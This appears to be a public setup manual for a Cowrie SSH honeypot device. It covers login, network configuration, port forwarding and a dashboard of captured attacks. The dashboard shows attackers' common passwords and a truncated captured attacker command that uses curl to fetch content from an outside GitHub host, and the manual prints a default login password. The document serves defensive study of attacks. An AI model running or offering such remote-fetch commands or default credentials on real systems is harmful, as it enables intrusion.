Honeypot - User manual (public version)

April 18, 2023

This is a user manual for the Honeypot computer.

Content:

1) What is Honeypot?
2) How to activate the Honeypot?
3) How to watch the Honeypot activity?

Online version of this manual:
http://joelscampos.com/projects/honeypot/usermanual.pdf

1) What is Honeypot?

Honeypot is a computer in a box as small as a smartphone.

The computer will be connected to the internet of your company to be used as a trap for cyber-attackers, to detect and study the tricks and types of attacks used by hackers.


The computer acts as a potential target on the internet and informs the defenders about any unauthorized access attempts, as well as records all the invasor's actions, should he/she gain access to the system.

2) How to activate the Honeypot?

(1) Connect the Honeypot computer to a monitor, using the HDMI cable.
(2) Connect a mouse and keyboard to the Honeypot computer, using the USB ports.
(3) Connect the Honeypot computer to a power source.
(4) Log on to the Honeypot computer using:

- Username: user-a
- Password: default@1234

(5) Give a static IP address for the Honeypot computer:




Configure: interface eth0
☐ Automatically configure empty options
☐ Disable IPv6
IPv4 Address: 192.168.2.200
IPv6 Address:
Router: 192.168.2.1
DNS Servers: 8.8.8.8
DNS Search: 8.8.4.4

Put here the IP address you want for this computer.

(6) Connect the Honeypot computer to your network, using a Ethernet cable.
(7) Start the Honeypot software:
Open the shell terminal, and run these commands:


```
sudo su - cowrie
cowrie/bin/cowrie start
```



```
user-a@honeypot:~$ sudo su - cowrie
[sudo] password for user-a:
cowrie@honeypot:~$ cowrie/bin/cowrie start
Using default Python virtual environment "/home/cowrie/cowrie/cowrie-env"
Starting cowrie: [twistd  --umask=0022 --pidfile=var/run/cowrie.pid --logger cowrie
/home/cowrie/cowrie/cowrie-env/lib/python3.10/site-packages/twisted/conch/ssh/trans
  b"blowfish-cbc": (algorithms.Blowfish, 16, modes.CBC),
/home/cowrie/cowrie/cowrie-env/lib/python3.10/site-packages/twisted/conch/ssh/trans
  b"cast128-cbc": (algorithms.CAST5, 16, modes.CBC),
/home/cowrie/cowrie/cowrie-env/lib/python3.10/site-packages/twisted/conch/ssh/trans
  b"blowfish-ctr": (algorithms.Blowfish, 16, modes.CTR),
/home/cowrie/cowrie/cowrie-env/lib/python3.10/site-packages/twisted/conch/ssh/trans
  b"cast128-ctr": (algorithms.CAST5, 16, modes.CTR),
Removing stale pidfile /home/cowrie/cowrie/var/run/cowrie.pid
cowrie@honeypot:~$
```

password = default@1234

(8) Test to see if the software is working:




```
PS C:\Users\joels> ssh root@192.168.2.200 -p 2222
root@192.168.2.200's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@svr05:~#
root@svr05:~# cat /etc/issue
Debian GNU/Linux 7 \n \l

root@svr05:~# cd /
root@svr05:/# ls -l
drwxr-xr-x 1 root root  4096 2013-04-05 08:53 bin
drwxr-xr-x 1 root root  4096 2013-04-05 09:02 boot
drwxr-xr-x 1 root root  3060 2013-04-05 09:03 dev
drwxr-xr-x 1 root root  4096 2013-04-05 09:06 etc
drwxr-xr-x 1 root root  4096 2013-04-05 09:02 home
lrwxrwxrwx 1 root root    32 2013-04-05 08:53 initrd.img -> /boot/initrd.img-3.2.0-4-686-pae
drwxr-xr-x 1 root root  4096 2013-04-05 09:01 lib
drwx------ 1 root root 16384 2013-04-05 08:52 lost+found
drwxr-xr-x 1 root root  4096 2013-04-05 08:52 media
drwxr-xr-x 1 root root  4096 2013-04-05 08:52 mnt
drwxr-xr-x 1 root root  4096 2013-04-05 08:52 opt
dr-xr-xr-x 1 root root     0 2013-04-05 09:03 proc
drwx------ 1 root root  4096 2013-04-05 09:25 root
drwxr-xr-x 1 root root   380 2013-04-05 09:06 run
drwxr-xr-x 1 root root  4096 2013-04-05 09:03 sbin
drwxr-xr-x 1 root root  4096 2013-04-05 08:52 selinux
drwxr-xr-x 1 root root  4096 2013-04-05 08:52 srv
drwxr-xr-x 1 root root     0 2013-04-05 09:03 sys
-rwxr-xr-x 1 root root   500 2021-05-30 01:44 test2
drwxrwxrwt 1 root root  4096 2013-04-05 09:17 tmp
drwxr-xr-x 1 root root  4096 2013-04-05 08:52 usr
drwxr-xr-x 1 root root  4096 2013-04-05 08:52 var
lrwxrwxrwx 1 root root    28 2013-04-05 08:53 vmlinuz -> /boot/vmlinuz-3.2.0-4-686-pae
root@svr05:/#
```

"test"

Hackers will see a screen like this one here, but they will use your public IP address instead of 192.168.2.200.

(9) Create a port forwarding rule in your router:



Not secure | 192.168.2.1/?c=advancedtools/portfor...


Home Hub 3000

Port forwarding

In some cases it can be necessary to open ports to allow traffic to pass through the home network modem.

Name	Status	Protocol	Internal port	External port	Local IP address / Device name
Create a new rule					
Honeypot	ON OFF	Both	2222	2222	192.168.2.200

(10) Check if port 2222 is visible for people in the internet:



https://www.yougetsignal.com/tools/open-ports/

you get signal

Port Forwarding Tester

your external address

142.1[redacted]

open port finder


Remote Address 142.1[redacted] Port Number 2222 Check

Use Current IP

Port 2222 is open on 142.1[redacted]

3) How to watch the Honeypot activity?

To see the Honeypot activity, just type in (http://192.168.2.200/honeypot/):



HONEYPOT ACTIVITY

First attack:	13-Apr-2023, 01:18 AM
Last attack:	17-Apr-2023, 11:04 PM
Login attempts:	394
Successful logins:	292
Distinct IP address of attackers:	25

TOP 10 PASSWORDS


The following table displays the top 10 passwords that attackers try when attacking the system.

Password	Count
123456	20
root	14
test	9
Huawei12#$	7
123	7

TOP 10 USERNAMES

The following table displays the top 10 usernames that attackers try when attacking the system.

Username	Count
root	305
user	17
admin	14
pi	7




POST-COMPROMISE HUMAN ACTIVITY

Total number of commands:	888
Distinct number of commands:	21
Number of downloads (wget command):	0
Number of distinct downloads:	0

TOP 10 INPUT

The following table displays the top 10 commands (overall) entered by attackers in the honeypot system.

Count	Input
283	curl: option -L not recognized curl: try curl --help c
283	curl -s -L https://raw.githubusercontent.com/C3Po 46ZyBG6qqr7g71DtkGjyhTc9BKYxVjbnB9zooEknEW
283	curl: option -L not recognized curl: try 'curl --help'



REPLAY INPUT BY ATTACKERS CAPTURED BY THE HONEYPOT SYSTEM.

The following table displays a list of all logs recorded by cowrie.

#	Timestamp	Size	Total Commands	Action
1	2023-04-17 22:17:05	1.77	4	▶ Play TTY Log
2	2023-04-17 22:15:10	0.59	7	▶ Play TTY Log
3	2023-04-17 22:13:14	2.07	6	▶ Play TTY Log
4	2023-04-17 13:37:48	0.38	3	▶ Play TTY Log
5	2023-04-17 13:32:57	1.76	4	▶ Play TTY Log
6	2023-04-17 13:08:24	3.13	7	▶ Play TTY Log
7	2023-04-15 02:12:22	0.03	3	▶ Play TTY Log
8	2023-04-15 02:12:14	0.03	3	▶ Play TTY Log
9	2023-04-15 02:12:08	0.03	3	▶ Play TTY Log
10	2023-04-15 02:12:02	0.03	3	▶ Play TTY Log